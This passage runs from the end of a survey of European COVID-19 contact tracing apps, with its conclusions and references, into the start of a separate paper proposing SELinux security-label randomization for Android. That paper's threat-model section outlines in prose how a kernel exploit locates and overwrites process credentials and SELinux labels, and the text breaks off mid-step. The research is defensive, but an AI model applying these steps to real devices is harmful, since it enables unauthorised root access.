Functioning. When two users are physically close, their smartphones send their pseudorandom ID (derived from the current UUID and renewed at least every 30 min) to each other via BLE and record the time of the encounter and its duration. The encounter must be at a distance of less than 1.5 meters and last for more than 15 minutes. This information related to the encounters is stored for 14 days. In case of infection, a user receives from an expert with access rights (e.g., attending physicians) a unique activation code (called Covid code) to enter into the app so that the app sends the user's UUIDs of the last 14 days to the app server. The app of the other users periodically downloads the new UUIDs of infected users and exploits them to derive the infected users' pseudorandom IDs for the recent past. If one matches the IDs stored in the smartphone's memory, the app notifies the user of the risky exposure.

Data retention. The UUIDs of infected users are stored on the app server for 14 days. All the UUIDs and details of encounters are stored for 14 days on the smartphone. The Covid codes are stored in the code management system for 24 hours.

Data processing. The user's consent is required for the processing of personal data. The details regarding the privacy policy of the app can be found at the webpage [121]. The app is controlled by the FOPH and technically operated by the FOITT.

5. Conclusions

The work at hand provides a state-of-the-art and, to the best of our knowledge, the first of its kind review of the digital contact tracing app ecosystem. Its contribution is threefold. First, it offers a succinct but full-fledged review and classification of the hitherto complete frameworks proposed to realise such a service. Second, it details on and categorises the contact tracing apps already deployed by European countries. Lastly, it offers a generic adversary model, which not only conflates the relevant literature but also delivers fresh perspectives to analysing such systems both from a security and data protection viewpoints. The current work can be used as a reference to anyone interested in better grasping the diverse facets of this rapidly evolving and timely area. It is also anticipated to stimulate and foster research efforts to the development of solutions that equally focus on the technological and data protection aspects.

Conflicts of Interest

The authors declare that there is no conflict of interest regarding the publication of this paper.

Acknowledgments

The authors would like to thank Massimiliano Gusmini for the figures.

References

[1] WHO, *Contact Tracing*, 2017, https://www.who.int/news-room/q-a-detail/contact-tracing.

[2] E Commission, *Commission Recommendation 2020/518 of 8 April 2020 on a Common Union Toolbox for the Use of Technology and Data to Combat and Exit from the COVID-19 Crisis, in Particular Concerning Mobile Applications and the Use of Anonymised Mobility Data*, Publications Office of the European Union, 2020.

[3] E Commission, *Communication from the Commission - Guidance on Apps Supporting the Fight against COVID-19 Pandemic in relation to Data Protection (2020/C 124 I/01)*, Publications Office of the European Union, 2020.

[4] S. Hakak, W. Z. Khan, M. Imran, K. R. Choo, and M. Shoaib, "Have you been a victim of covid-19-related cyber incidents? Survey, taxonomy, and mitigation strategies," *IEEE Access*, vol. 8, pp. 124134–124144, 2020.

[5] S. Shi, D. He, L. Li, N. Kumar, M. K. Khan, and K.-K. R. Choo, "Applications of blockchain in ensuring the security and privacy of electronic health record systems: a survey," *Computers & Security*, vol. 97, article 101966, 2020.

[6] V. Kouliaridis, G. Kambourakis, and D. Geneiatakis, "Dissecting contact tracing apps in the android platform," 2020, http://arxiv.org/abs/2008.00214.

[7] DP-3T, "DP-3T, decentralized privacy-preserving proximity tracing," https://github.com/DP-3T.

[8] PEPP-PT, "Pan-European privacy-preserving proximity tracing," https://www.pepp-pt.org.

[9] C. Troncoso, M. Payer, J. P. Hubaux et al., "Decentralized privacy-preserving proximity tracing," 2020, May 2020, https://github.com/DP-3T/documents/blob/master/DP3T%20White%20Paper.pdf.

[10] DP-3T, "Aims of the Decentralized Privacy-Preserving Proximity (DP-3T) Project," 2020, https://github.com/DP-3T/documents.

[11] B. Fan, D. G. Andersen, M. Kaminsky, and M. D. Mitzenmacher, "Cuckoo filter: practically better than bloom," in *CoNEXT '14: Proceedings of the 10th ACM International on Conference on emerging Networking Experiments and Technologies*, pp. 75–88, Sydney, Australia, December 2014.

[12] Apple, *ENExposureConfiguration*, 2020, May 2020, https://developer.apple.com/documentation/exposurenotification/enexposureconfiguration.

[13] Google/Apple, *Privacy-Preserving Contact Tracing - Apple and Google*, 2020, https://www.apple.com/covid19/contacttracing.

[14] D. Etherington and N. Lomas, "Apple and Google update joint coronavirus tracing tech to improve user privacy and developer flexibility," 2020, https://social.techcrunch.com/2020/04/24/apple-and-google-update-joint-coronavirus-tracing-tech-toimprove-user-privacy-and-developer-flexibility/.

[15] E. Barraud, "First pilot for the Google and Apple-based decentralised tracing app," 2020, May 2020, https://actu.epfl.ch/news/first-pilot-for-the-google-and-apple-based-decentr/.

[16] Y. Gvili, "Security analysis of the COVID-19 contact tracing specifications by Apple Inc. and Google Inc.," Tech. Rep., 2020, May 2020, http://eprint.iacr.org/2020/428.

[17] PEPP-PT, "PEPP-PT, Pan-European privacy-preserving proximity tracing, high-level overview," 2020, May 2020, https://github.com/pepp-pt/pepp-pt-documentation/blob/master/PEPP-PT-high-level-overview.pdf.

[18] PEPP-PT, "PEPP-PT, Pan-European privacy-preserving proximity tracing, data protection and information security architecture, illustrated on German implementation," 2020, May 2020, https://github.com/pepp-pt/pepp-pt-documentation/blob/master/10-data-protection/PEPP-PT-data-protection-information-security-architecture-Germany.pdf.

[19] INRIA PRIVATICS team and Fraunhofer AISEC, "ROBERT: ROBust and privacy-presERving proximity Tracing," 2020, May 2020, https://github.com/ROBERT-proximitytracing/documents/blob/master/ROBERT-specification-EN-v10.pdf.

[20] BlueTrace, "BlueTrace protocol," 2020, https://bluetrace.io.

[21] TraceTogether, "TraceTogether," 2020, https://www.tracetogether.gov.sg/.

[22] J. Bell, D. Butler, C. Hicks, and J. Crowcroft, "TraceSecure: towards privacy preserving contact tracing," 2020, http://arxiv.org/abs/2004.04059.

[23] INRIA, "DESIRE -3rd-way proposal for a European Exposure Notification System," 2020, https://github.com/3rd-ways-for-EU-exposure-notification/project-DESIRE.

[24] T. C. N. Coalition, "TCN coalition," 2020, https://tcn-coalition.org/.

[25] Allen School News, "Privacy and the pandemic: UW and Microsoft researchers present a "PACT" for using technology to fight the spread of COVID-19," 2020, https://news.cs.washington.edu/2020/04/08/privacy-and-the-pandemic-uw-researchers-present-a-pactfor-using-technology-to-fight-the-spread-of-covid-19/.

[26] J. Chan, D. Foster, S. Gollakota et al., "PACT: privacy sensitive protocols and mechanisms for mobile contact tracing," 2020, http://arxiv.org/abs/2004.03544.

[27] MIT, "PACT: private automated contact tracing," https://pact.mit.edu/.

[28] OpenCovidTrace, "Fully private open source contact tracing technology," 2020, https://opencovidtrace.org/.

[29] L. Loiseau, V. Bellet, T. Bento et al., "Whisper Tracing an open and privacy first protocol for contact tracing," 2020, https://docsend.com/view/nis3dac.

[30] S. Vaudenay, "Centralized or decentralized? The contact tracing dilemma," Tech. Rep., 2020, http://eprint.iacr.org/2020/531.

[31] A. I. S. E. C. Fraunhofer, "Pandemic contact tracing apps: DP-3T, PEPP-PT NTK, and ROBERT from a privacy perspective," Tech. Rep., 2020, http://eprint.iacr.org/2020/489.

[32] INRIA PRIVATICS team, "Proximity tracing approaches comparative impact analysis," 2020, https://github.com/ROBERT-proximity-tracing/documents/blob/master/Proximity-tracing-analysis-EN-v10.pdf.

[33] The DP-3T Consortium, "DESIRE: a practical assessment," 2020, May 2020, https://github.com/DP-3T/documents/blob/master/Security%20analysis/DESIRE%20%20A%20Practical%20Assessment.pdf.

[34] The DP-3T Project, "Security and privacy analysis of the document 'PEPP-PT: data protection and information security architecture'," 2020, May 2020, https://github.com/DP-3T/documents/blob/master/Security%20analysis/PEPP-PT%20Data%20Protection%20Architechture%20-%20Security%20and%20privacy%20analysis.pdf.

[35] The DP-3T Project, "Security and privacy analysis of the document 'ROBERT: ROBust and privacy-presERving proximity Tracing'," 2020, May 2020, https://github.com/DP-3T/documents/blob/master/Security%20analysis/ROBERT%20-%20Security%20and%20privacy%20analysis.pdf.

[36] S. Vaudenay, "Analysis of DP-3T," Tech. Rep., 2020, May 2020, http://eprint.iacr.org/2020/399.

[37] The DP-3T Project, "Response to 'Analysis of DP-3T: between scylla and charybdis'," 2020, May 2020, https://github.com/DP-3T/documents/blob/master/Security%20analysis/Response%20to%20'Analysis%20of%20DP3T'.pdf.

[38] G. Avitabile, V. Botta, V. Iovino, and I. Visconti, "Towards defeating mass surveillance and SARS-CoV-2: the Pronto-C2 fully decentralized automatic contact tracing system," Tech. Rep., 2020, May 2020, http://eprint.iacr.org/2020/493.

[39] DP-3T, "DP-3T SDK for Android," 2020, https://github.com/DP-3T/dp3t-sdk-android.

[40] DP-3T, "DP-3T SDK for iOS," 2020, https://github.com/DP-3T/dp3t-sdk-ios.

[41] Google/Apple, "Exposure Notification, cryptography specification," 2020, May 2020, https://covid19-static.cdn-apple.com/applications/covid19/current/static/contact-tracing/pdf/ExposureNotification-CryptographySpecificationv1.2.pdf.

[42] J. Schlyter and P. Hoffman, "The DNS-based authentication of named entities (DANE) transport layer security (TLS) protocol: TLSA," 2012, https://tools.ietf.org/html/rfc6698.

[43] K. Pietrzak, "Delayed authentication: preventing replay and relay attacks in private contact tracing," Tech. Rep., 2020, May 2020, https://eprint.iacr.org/2020/418.

[44] C. Kolias, L. Copi, F. Zhang, and A. Stavrou, "Breaking BLE beacons for fun but mostly profit," in *10th European Workshop on Systems Security - EuroSec'17*, Belgrade, Serbia, April 2017.

[45] O. Seiskari, "Contact tracing BLE sniffer PoC," 2020, https://github.com/oseiskar/corona-sniffer.

[46] J. K. Becker, D. Li, and D. Starobinski, "Tracking anonymized Bluetooth devices," *Proceedings on Privacy Enhancing Technologies*, vol. 2019, no. 3, pp. 50–65, 2019.

[47] A. Cooper, H. Tschofenig, B. Aboba et al., "Privacy considerations for Internet protocols," RFC 6973, 2013, https://rfc-editor.org/rfc/rfc6973.txt.

[48] G. Kambourakis, "Anonymity and closely related terms in the cyberspace: an analysis by example," *Journal of Information Security and Applications*, vol. 19, no. 1, pp. 2–17, 2014.

[49] TrustedSec, "The social-engineer toolkit (SET)," https://www.trustedsec.com/tools/the-social-engineer-toolkit-set/.

[50] "Bettercap," May 2020, https://www.bettercap.org/.

[51] NHS, "The NHS COVID-19 app support website," https://www.covid19.nhs.uk/.

[52] NHS, "NHSX source code," https://github.com/nhsx.

[53] UK Department of Health and Social Care, "Coronavirus test, track and trace plan launched on Isle of Wight," 2020, https://www.gov.uk/government/news/coronavirus-test-trackand-trace-plan-launched-on-isle-of-wight.

[54] UK Department of Health and Social Care, "Next phase of NHS coronavirus (COVID-19) app announced," 2020, https://www.gov.uk/government/news/next-phase-of-nhs-coronavirus-covid-19-app-announced.

[55] N. Ahmed, R. A. Michelin, W. Xue et al., "A survey of covid-19 contact tracing apps," *IEEE Access*, vol. 8, pp. 134577–134601, 2020.

[56] R. Kreuz, "Stopp Corona App," 2020, https://www.roteskreuz.at/site/meet-the-stopp-corona-app/.

[57] Reuters, "Europe pins hopes on smarter coronavirus contact tracing apps," 2020, https://www.reuters.com/article/us-health-coronavirus-europetech/europe-pins-hopes-on-smarter-coronavirus-contact-tracing-apps-idUSKBN23B1OA?feedType=RSS&feedName=technologyNews&utmsource=feedburner&utmmedium=feed&utmcampaign=Feed%3A+reuters%2FtechnologyNews+%28Reuters+Technology+News%29.

[58] R. Kreuz, "Stopp Corona source code," https://github.com/austrianredcross.

[59] R. Kreuz, "Stopp Corona data protection information," 2020, https://www.roteskreuz.at/site/faq-app-stopp-corona/datenschutzinformation-zur-stopp-corona-app/.

[60] ScaleFocus, "ViruSafe," 2020, May 2020, https://virusafe.info/.

[61] ScaleFocus, "ViruSafe source code," 2020, https://github.com/scalefocus.

[62] Croatian Ministry of Health, "Stop COVID-19," 2020, https://www.koronavirus.hr/stop-covid-19-723/723.

[63] Croatian Ministry of Health, "Stop COVID-19 source code," https://github.com/Stop-COVID-19-Croatia.

[64] Croatian Ministry of Health, "Stop COVID-19 privacy policy," 2020, https://stopcovid19.zdravlje.hr/html/pravila-privatnosti.html.

[65] Safepaths, "Private kit: safe paths; privacy-by-design COVID-19 solutions using GPS+Bluetooth for citizens and public health officials," 2020, May 2020, http://safepaths.mit.edu/.

[66] RISE, "CovTracer, ensuring privacy - assuring public health," https://covid-19.rise.org.cy/en/.

[67] RISE, "CovTracer privacy policy," 2020, May 2020, https://covid-19.rise.org.cy/RISECovTracerPrivacyPolicyEN.pdf.

[68] eRouska project team, "eRouska," https://erouska.cz/.

[69] eRouska project team, "eRouska source code," https://github.com/covid19cz.

[70] eRouska project team, "eRouska: privacy and cookies," https://erouska.cz/gdpr.

[71] eRouska project team, "eRouska: audit and code," https://erouska.cz/audit-kod.

[72] Danish Ministry of Health and the Elderly, "Smittestop," https://smittestop.dk/.

[73] Danish Ministry of Health and the Elderly, "Smittestop: processing of personal data," https://smittestop.dk/databeskyttelse.

[74] Estonian Health Board, "Hoia," https://hoia.me/en/.

[75] Health and Welfare Information Systems Centre (TEHIK), "Hoia source code," 2020, https://koodivaramu.eesti.ee/tehik/hoia.

[76] Health and Welfare Information Systems Centre (TEHIK), "HOIA phone application privacy policy," https://hoia.me/privacy/.

[77] Finnish Institute for Health and Welfare (THL), "Koronavilkku," https://koronavilkku.fi/en/.

[78] Finnish Institute for Health and Welfare (THL), "Koronavilkku source code," https://github.com/THLfi/koronavilkku-android.

[79] French Government, "StopCovid," https://www.economie.gouv.fr/stopcovid.

[80] INRIA, "StopCovid source code," 2020, https://gitlab.inria.fr/stopcovid19.

[81] CNIL, *Delib´ eration no 2020-046 du 24 Avril 2020 Portant Avis Sur un Projet d'Application Mobile d´ enomm´ ee´ StopCovid*, Commission nationale de l'informatique et des libertés, 2020.

[82] CNIL, *Delib´ eration no 2020-056 du 25 Mai 2020 Portant Avis Sur un Projet de d´ ecret Relatif´ a l'Application` Mobile enomm´ ee StopCovid*, Commission nationale de l'informatique et des libertés, 2020.

[83] StopCovid project team, "StopCovid France bug bounty program," https://yeswehack.com/programs/stopcovid-bugbounty-program.

[84] Corona-Warn-App open-source project, "Corona-Warn-App," https://www.coronawarn.app/en/.

[85] Reuters, "Germany flips to Apple-Google approach on smartphone contact tracing," 2020, https://www.reuters.com/article/us-health-coronavirus-europe-tech/germany-flips-to-apple-google-approach-on-smartphone-contact-tracing-idUSKCN22807J.

[86] D. Telekom and S. A. P. Deutschland, "Corona-Warn-App source code," https://github.com/corona-warn-app.

[87] Corona-Warn-App open-source project, "Corona-Warn-App: privacy notice," https://www.coronawarn.app/assets/documents/cwa-privacy-notice-en.pdf.

[88] NextSense, "VirusRadar," https://virusradar.hu/.

[89] Hungarian National Center for Public Health, "VirusRadar privacy policy," https://virusradar.hu/privacy-policy.

[90] Irish Health Service Executive (HSE), "COVID Tracker," https://covidtracker.gov.ie/.

[91] Irish Health Service Executive (HSE), "COVID Tracker source code," https://github.com/HSEIreland/.

[92] Irish Health Service Executive (HSE), "COVID Tracker: privacy and data," https://covidtracker.gov.ie/privacy-and-data/.

[93] Italian Government, "Immuni," https://www.immuni.italia.it/.

[94] Bending Spoons SpA, "Immuni source code," 2020, https://github.com/immuni-app.

[95] Latvian Ministry of Health and SPKC, "Apturi Covid," https://www.apturicovid.lv/.

[96] Latvian Ministry of Health and SPKC, "Apturi Covid source code," https://github.com/ApturiCOVID.

[97] Latvian Ministry of Health and SPKC, "Apturi Covid: lietotnes privatuma¯ politika," https://apturicovid.lv/documents/apturi-covid-privatuma-politika-lv.pdf.

[98] Dutch Ministry of Health, Welfare and Sport, "CoronaMelder," https://coronamelder.nl/en/.

[99] PrivateTracer initiative, "PrivateTracer," https://www.privatetracer.org.

[100] PrivateTracer initiative, "PrivateTracer source code," https://gitlab.com/PrivateTracer.

[101] Dutch Ministry of Health, Welfare and Sport, "CoronaMelder source code," https://github.com/minvws/nl-covid19-notification-app-android.

[102] Dutch Ministry of Health, Welfare and Sport, "CoronaMelder privacy policy," https://coronamelder.nl/en/privacy.

[103] Helsenorge, "Together we can fight coronavirus - download the Smittestopp app," 2020, May 2020, https://helsenorge.no/coronavirus/smittestopp.

[104] Polish Ministry of Digital Affairs, "ProteGO," 2020, https://www.gov.pl/web/cyfryzacja/zycie-po-kwarantannie–przetestuj-protego.

[105] Polish Ministry of Digital Affairs, "ProteGO ReadMe," https://github.com/ProteGO-Safe/specs/blob/master/README-ENG.md.

[106] Polish Ministry of Digital Affairs, "ProteGO ReadMe, ProteGO source code," https://github.com/ProteGO-Safe.

[107] Polish Ministry of Digital Affairs, "ProteGO ReadMe, ProteGO privacy and security audits," https://github.com/ProteGO-Safe/specs/tree/master/audits.

[108] Portuguese Ministry of Health, "StayAway Covid," https://stayawaycovid.pt/landing-page/.

[109] Portuguese Ministry of Health, "StayAway Covid source code," https://github.com/stayawayinesctec.

[110] Portuguese Ministry of Health, "StayAway Covid privacy policy," https://stayawaycovid.pt/privacy-policy/.

[111] ZostanZdravy initiative, "ZostanZdravy (StayHealthy)," 2020, June 2020, https://www.zostanzdravy.sk/.

[112] ZostanZdravy initiative, "ZostanZdravy (StayHealthy) - podmienky ochrany sukromia," 2020, https://www.old.korona.gov.sk/covid-19-zostan-zdravy/privacy/privacy-policy.php.

[113] Slovenian National Institute of Public Health and Ministry of Public Administration, "OstaniZdrav," 2020, https://www.gov.si/en/topics/coronavirus-disease-covid-19/theostanizdrav-mobile-application/.

[114] Slovenian National Institute of Public Health and Ministry of Public Administration, "OstaniZdrav source code," https://github.com/Stop-COVID-19-Croatia.

[115] Slovenian National Institute of Public Health and Ministry of Public Administration, "OstaniZdrav privacy policy," 2020, https://www.gov.si/assets/vlada/Koronavirus-zbirno-infografike-vlada/APP-OstaniZdrav/Privacy-notice.pdf.

[116] Spanish Government, "RadarCOVID," https://radarcovid.gob.es/.

[117] Spanish Government, "RadarCOVID source code," https://github.com/radarcovid.

[118] Spanish Government, "RadarCOVID privacy policy," https://radarcovid.gob.es/politica-de-privacidad.

[119] Swiss Federal Office of Public Health (FOPH), "SwissCovid," https://www.bag.admin.ch/bag/en/home/krankheiten/ausbrueche-epidemien-pandemien/aktuelleausbrueche-epidemien/novel-cov/swisscovid-app-und-contact-tracing.html.

[120] Swiss Federal Office of Public Health (FOPH), "SwissCovid source code," https://github.com/DP-3T/dp3t-app-android-ch.

[121] Swiss Federal Office of Public Health (FOPH), "SwissCovid privacy policy," https://www.bag.admin.ch/bag/en/home/krankheiten/ausbrueche-epidemien-pandemien/aktuelle-

ausbruecheepidemien/novel-cov/swisscovid-app-und-contact-tracing/datenschutzerklaerung-nutzungsbedingungen.html.

[122] D. Hardt, "The OAuth 2.0 authorization framework," 2012, https://tools.ietf.org/html/rfc6749.

[123] BlueTrace, "OpenTrace source code," https://github.com/opentracecommunity.

[124] University of Washinghton, "PACT UW - CovidSafe source code," https://github.com/CovidSafe.

[125] TCN Coalition, "TCN source code," https://github.com/TCNCoalition.

[126] OpenCovidTrace, "OpenCovidTrace source code," https://github.com/OpenCovidTrace.

[127] Google/Apple, "Exposure Notification Reference Server source code," https://github.com/google/exposure-notifications-server.

[128] Google/Apple, "Exposure Notifications Android Reference Design source code," https://github.com/google/exposure-notifications-android.

[129] PEPP-PT, "PEPP-PT documentation," 2020, https://github.com/pepp-pt/pepp-pt-documentation.

[130] PEPP-PT, "PEPP-PT NTK core Android source code," https://github.com/pepp-pt/pepp-pt-ntk-core-android.

[131] PEPP-PT, "PEPP-PT NTK sample Android app source code," https://github.com/pepp-pt/pepp-pt-ntk-sample-android.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8866996, 12 pages
https://doi.org/10.1155/2020/8866996

Research Article

SLR-SELinux: Enhancing the Security Footstone of SEAndroid with Security Label Randomization

Yan Ding, Pan Dong, Zhipeng Li, Yusong Tan, Chenlin Huang, Lifeng Wei, and Yudan Zuo

School of Computer Science, National University of Defence Technology, Changsha 410073, China

Correspondence should be addressed to Pan Dong; pandong@nudt.edu.cn

Received 14 July 2020; Revised 3 September 2020; Accepted 4 October 2020; Published 26 October 2020

Academic Editor: Ashok Kumar Das

The root privilege escalation attack is extremely destructive to the security of the Android system. SEAndroid implements mandatory access control to the system through the SELinux security policy at the kernel mode, making the general root privilege escalation attacks unenforceable. However, malicious attackers can exploit the Linux kernel vulnerability of privilege escalation to modify the SELinux security labels of the process arbitrarily to obtain the desired permissions and undermine system security. Therefore, investigating the protection method of the security labels in the SELinux kernel is urgent. And the impact on the existing security configuration of the system must also be reduced. This paper proposes an optimization scheme of the SELinux mechanism based on security label randomization to solve the aforementioned problem. At the system runtime, the system randomizes the mapping of the security labels inside and outside the kernel to protect the privileged security labels of the system from illegal obtainment and tampering by attackers. This method is transparent to users; therefore, users do not need to modify the existing system security configuration. A tamper-proof detection method of SELinux security label is also proposed to further improve the security of the method. It detects and corrects the malicious tampering behaviors of the security label in the critical process of the system timely. The above methods are implemented in the Linux system, and the effectiveness of security defense is proven through theoretical analysis and experimental verification. Numerous experiments show that the effect of this method on system performance is less than 1%, and the success probability of root privilege escalation attack is less than 10^{-9}.

1. Introduction

With the widespread application of the Android system, an increasing amount of sensitive information is processed by the system, and additional attention is provided to the system security [1, 2]. Numerous forms of attacks against the Android system exist; among which, the root privilege escalation attack enables the attacker to have "supreme" permission in the system and arbitrarily processes the system resource, causing remarkable damage to the system [3]. SEAndroid mechanism based on SELinux can effectively prevent attackers from gaining root privilege. Although multiple levels of security measures are currently implemented in Android, including app permission and middleware MAC (Mandatory Access Control), SEAndroid achieves the strongest defense effect of access control on the kernel level. It divides the privileges of the system into different "types" and specifies the security permissions to the legitimate processes. Thus, even if the attacker modifies the owner of a process as root, the process still cannot bypass the security checks of SELinux, by which the root privilege escalation is effectively prevented.

However, through the buffer overflow vulnerability-based attack method proposed in this paper, the security label of the targeted process could be maliciously modified into arbitrary value. The security label is one of the key factors of the SELinux mechanism, and all security decisions are made on the basis of the security labels of subjects (processes) and objects (files). If the privileged security labels have been achieved, the permission checks are successfully bypassed and then the root privilege is also escalated. Therefore, protecting the confidentiality and integrity of the security labels of SELinux is a key problem in the effective protection of the system resources and upper-level applications.

Solving this problem faces several challenges. First, since the configuration policy of Linux is open to all users, the specified values of privileged security labels must be protected from illegal acquisition and use by attackers. And the integrity of security labels must be timely detected and the right values must be recovered as soon as possible when the attack succeeds. Second, SELinux and SEAndroid have large-scale security configuration rules [4], which are all configured on the basis of security labels of the system subjects and objects. The protection of security labels of SELinux should not affect the existing security policy configuration, that is to say, the protection should be transparent to users. Moreover, the performance must be considered while improving security. The MAC detection of SELinux, which is implemented in the LSM framework, checks every system call and other system operations. Thus, implementing the lightweight protection mechanism is necessary.

To address these challenges, this paper proposes a dynamic security policy named SLR-SELinux to achieve the confidentiality and integrity protection of security labels. This method divides each SELinux security label into two parts: out-of-kernel and in-kernel ones. The out-of-kernel label is used in the configuration of access control rules, which is consistent with the existing system security policy configuration. The in-kernel label participates in the access control decisions at the kernel level. The corresponding relationship between the two labels is a random mapping, which makes attackers hardly obtain the specified target labels. A tamper-resistant detection mechanism of security labels at the kernel level is also proposed to improve the recoverability of security policy. The integrity check of the process security labels is deployed on the key execution path of the system. Therefore, the illegal modification of the security labels can be timely detected and recovered.

The major contributions of this paper are summarized as follows.

(1) An attack method of tampering SELinux security label is proposed based on the Linux kernel privilege escalation vulnerability. Experiments have proven the effectiveness of this method, and the privileges of the root are successfully obtained

(2) A SLR-SELinux security policy model is proposed based on the security label randomization mapping between the labels inside and outside the kernel. The framework is designed at the Linux kernel. And a fined-grained randomization strategy named full-randomization strategy is proposed, in which the random seed is achieved based on SRAM PUF (Physical Unclonable Function), and the random allocation of security labels is accelerated by the Bloom filter technique

(3) A tamper-proof checking method is proposed for the integrity protection of security labels in the kernel. The integrity detection is deployed on the key access path of the system, and the tampered labels could be recovered as soon as possible

(4) The above technologies are evaluated on the prototype system, and the effects are proved through theoretical proof and numerous experiments

The paper is organized as follows. Section 2 presents a review of related literature. Section 3 discusses the root exploitation method for tampering the security labels of SELinux. Section 4 introduces a system model of enhanced SELinux with randomized security labels. Section 5 indicates the tamper-proof checking method on security labels in the kernel. Section 6 presents the theoretical analysis of the security effect of the current research. Section 7 introduces the experimental evaluation. Section 8 provides the conclusion and suggestions for future studies.

2. Related Work

The system security problem in Android has received considerable attention in both academic and industrial fields due to its open-source feature and wide application. The architecture of the Android software stack can be divided into the Linux kernel, the Android middleware, and the application levels from the bottom-up. Security researches at the middleware level mainly focus on the security issues introduced by the Android local library, the operating environment, and the application architecture [5]. For various applications of the Android system, the permission of the applications is mainly implemented through the permission system [6], complying with the "least privilege principle" authorization management. The system permissions are divided into three different kinds: owner, root, and application. However, the security of the middleware level only solves the security problems of a certain level of the Android system, and the permission system has problems of coarse granularity of security management [7, 8] and overprivileged [9]. These security mechanisms mainly improve the system security through the development of the Android middleware level, and any security control implemented through middleware ultimately depends on the control of the kernel level. If an attacker directly attacks the system kernel, then the upper-level security mechanism can be bypassed.

Researchers proposed to introduce SELinux into the Android to solve this problem; SELinux strengthened the security of the underlying Android operating system [10, 11]. SELinux, a Linux security enhancement module proposed by NSA, provides the Linux system with MAC based on the type enforcement security policy. This policy is known for its fine-grained access control and strong security policy. The SEAndroid security module has been introduced since Android 4.3. With the advancement of SEAndroid security policy research, an increasing number of Android functions are protected by SEAndroid. Therefore, SEAndroid security research has also received considerable attention. Currently, the study on SEAndroid security can be divided into the analysis [12, 13], generation, and refinement [14, 15] of the security policy.

Many security problems are not unique to the Android system but are inherited from the underlying Linux system because the Android system is an extension of the Linux




Figure 1: The root privilege escalation attack on SELinux.

system. Therefore, the system security of the underlying SELinux mechanism is crucial to the security of the entire system. SELinux has been researched for years. Most of the studies focused on the policy configuration security of SELinux, such as SELinux policy analysis and verification [16–19], policy comparison [20], policy visualization [21], and policy information flow integrity measurement [22, 23]. However, we found that the attackers could use the privilege escalation vulnerability of the system to bypass the SELinux mechanism. Therefore, this paper focuses on the security enhancement of the SELinux mechanism. Through the randomization and integrity checking of security labels, the security permissions of a process cannot be maliciously tampered, and meanwhile, there is no influence on the existing configuration of system security policy.

3. Threat Model and Attack Method

3.1. Threat Model. The typical procedure of penetration attack to the computer system could be divided into three steps: (1) remotely web attack to achieve the permission as an ordinary user, (2) root escalation attack to achieve the permission as the root, and (3) accessing and destruction on the system resources. With the protection of SELinux, even if the attacker succeeds in step 2, the promotion of continued attacks in step 3 will be prevented.

As shown in Figure 1, for a process of which the *uid* is 502, if the attacker only modifies the user ID and group ID of the process, the ultimate privileged control over the system cannot be obtained (e.g., modifying the password of the root), even though the user identification of the process has also been elevated to the root. Thus, the security label is the key point in SELinux. However, if the security label of the process is modified to the privileged one, the corresponding permission over the system can only be obtained by the attacker and then the password of the root can be modified.

This paper is focused on defensing the root privilege escalation attack on SELinux in the above threat model. An empirical attack evidence is implemented firstly, providing the basis of the follow-up research.

3.2. Root Privilege Escalation Attack on SELinux. SELinux is a MAC module built on the LSM framework [24]. The Linux kernel queries SELinux before each system call to determine whether the process is authorized to perform the requested operation. With SELinux, the management of privileges is completely different from that of the standard Linux system. The privileges of a process depend on its security context instead of the user labels. Therefore, the privileges are confined even if the attacker escalates the user identity to the root user. Thus, the SELinux can reduce the threats of privilege escalation attacks.

The security labels of a process are saved in the process credentials in the Linux kernel. The structure of process credentials is named as *cred*. The main information concerned with the process permissions in *cred* includes user/group ID and the set of capabilities. If SELinux is enabled, then the structure also includes the security label, which represents the security attributes in the process.

Figure 2 shows that the total kernel space size of a process is 8 KB, and the structure of the thread descriptor, which is named as *thread_info*, shares the same memory region with the kernel stack of the process. *thread_info* is stored at the bottom of the shared memory region. A pointer *task*, which indicates the process descriptor *task_struct*, is found in *thread_info*. Moreover, *task_struct* includes pointers *cred* and *real_cred*, indicating the *cred* structure. All the user and group IDs are saved in the *cred* structure. If SELinux is enabled, then the pointer *security* indicates the structure *task_security_struct*, which includes sids associated with the process.

One of the typical methods used to escalate the privileges of the process is modifying the user/group IDs to 0 (uid of root) saved in the *cred*. The procedure comprises the following three steps.

Step 1. Obtain the memory address of *cred.*

The base address of the shared memory region of kernel stack and *thread_info* is 8 KB aligned. Therefore, we can obtain the address of *thread_info* by resetting the lower 13 binary bits of the address of any variable in the kernel stack. Then, the address of *task_struct* with the pointer *task* can also be acquired.

We also obtain the address of *cred* based on the features of *task_struct*. In the *task_struct*, the pointer *real_cred* is

